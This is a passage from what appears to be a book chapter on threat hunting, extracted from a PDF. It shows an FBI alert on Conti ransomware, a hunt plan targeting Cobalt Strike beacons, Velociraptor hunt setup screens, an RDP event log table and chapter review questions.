


Figure 18.1 – Threat hunt cycle



**20 May 2021**

Alert Number  
**CP-000147-MW**

**WE NEED YOUR  
HELP!**  
If you find any of  
these indicators on  
your networks, or  
have related  
information, please  
contact  
**FBI CYWATCH**  
**immediately.**

Email:  
[cywatch@fbi.gov](mailto:cywatch@fbi.gov)  
Phone:  
**1-855-292-3937**

*\*Note: By reporting any related  
information to FBI CyWatch,  
you are assisting in sharing*

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients in order to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors.

This FLASH has been released **TLP:WHITE**

## **Conti Ransomware Attacks Impact Healthcare and First Responder Networks**

### **Summary**

The FBI identified at least 16 Conti ransomware attacks targeting US healthcare and first responder networks, including law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities within the last year. These healthcare and first responder networks are among the more than 400 organizations worldwide victimized by Conti, over 290 of which are located in the U.S. Like most ransomware variants, Conti typically steals victims' files and encrypts the servers and workstations in an effort to force a ransom payment from the victim. The ransom letter instructs victims to contact the actors through an online portal to complete the transaction. If the ransom is not paid, the stolen data is sold or published to a public site controlled by the Conti actors. Ransom amounts vary widely and we assess are tailored to the victim. Recent ransom demands have been as high as \$25 million.

**Figure 18.2 – FBI alert**

Hypothesis	<ul style="list-style-type: none"> <li>An attacker has implanted a Cobalt Strike beacon within the internal enterprise that is communicating with a known C2 server</li> </ul>
ATT&CK TTPs	<ul style="list-style-type: none"> <li>Command and Scripting Interpreter: PowerShell [T1059.001]</li> <li>Remote Services: Remote Desktop Protocol [T1021.001]</li> </ul>
Threat intel	<ul style="list-style-type: none"> <li>AlienVault OTX - cobaltstrikebot</li> </ul>
Sources	<ul style="list-style-type: none"> <li>Event Logs, Firewall connection logs, Proxy logs,</li> </ul>
Tools	<ul style="list-style-type: none"> <li>Security Onion</li> <li>Splunk</li> </ul>
Scope	<ul style="list-style-type: none"> <li>Network ingress and egress</li> <li>Network endpoints</li> </ul>
Timeframe	<ul style="list-style-type: none"> <li>Previous seven days</li> </ul>

Figure 18.3 – Threat hunt plan




Figure 18.4 – Configuring a threat hunt

## New Hunt - Configure Hunt

Description	Remote Desktop Connections
Expiry	9/18/2022 5:58 PM <input type="button" value="X"/> <input type="button" value=""/>
Include Condition	Run everywhere
Exclude Condition	Run everywhere
Estimated affected clients 4	All known Clients

**Figure 18.5 – Threat hunt description**

## Create Hunt: Select artifacts to collect

Remote
Admin Client Upgrade
Windows EventLogs RDPAuth
Windows Forensics BulkExtractor
Windows Registry MountPoints2

**Figure 18.6 – Setting artifacts to collect**



**Figure 18.7 – Download results**

2022-08-2	DESKTOP- Microsoft-	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-2	DESKTOP- Microsoft-	40	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP- Microsoft-	24	DESKTOP- AtomicRe	null	LOCAL	RDP_LOC	Remote
2022-08-2	DESKTOP- Microsoft-	25	DESKTOP- AtomicRe	null	192.168.0.148	RDP_REM	Remote
2022-08-2	DESKTOP- Microsoft-	40	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP- Microsoft-	24	DESKTOP- AtomicRe	null	192.168.0.148	RDP_LOC	Remote
2022-08-2	DESKTOP- Microsoft-	23	DESKTOP- AtomicRe	null	null	RDP_SESS	Remote
2022-08-2	DESKTOP- Microsoft-	21	DESKTOP- AtomicRe	null	LOCAL	RDP_LOC	Remote
2022-08-2	DESKTOP- Microsoft-	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP- Microsoft-	21	DESKTOP- AtomicRe	null	LOCAL	RDP_LOC	Remote
2022-08-3	DESKTOP- Microsoft-	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP- Microsoft-	40	null	null	null	RDP_REM	Session 1
2022-08-3	DESKTOP- Microsoft-	24	DESKTOP- AtomicRe	null	LOCAL	RDP_LOC	Remote
2022-08-3	DESKTOP- Microsoft-	25	DESKTOP- AtomicRe	null	192.168.0.194	RDP_REM	Remote
2022-08-3	DESKTOP- Microsoft-	40	null	null	null	RDP_REM	Session 1

**Figure 18.8 – Threat hunt results**

## Questions

Answer the following questions to test your knowledge of this chapter:

- At what level of the threat hunting maturity model would technologies such as machine learning be found?
  - HM0
  - HM1
  - HM2
  - HM3

2. Which of the following is a top 10 IOC?
  - IP address
  - Malware signature
  - Excessive file request
  - URL
3. A threat hunt-initiating event can be a threat intelligence report.
  - True
  - False
4. A working hypothesis is a generalized statement regarding the intent of the threat hunt.
  - True
  - False

## Further reading

Refer to the following for more details about the topics covered in this chapter:

- *Your Practical Guide to Threat Hunting:*  
<https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf>
- *Threat hunting with Velociraptor:*  
[https://docs.velociraptor.app/presentations/2022\\_sans\\_summit/](https://docs.velociraptor.app/presentations/2022_sans_summit/)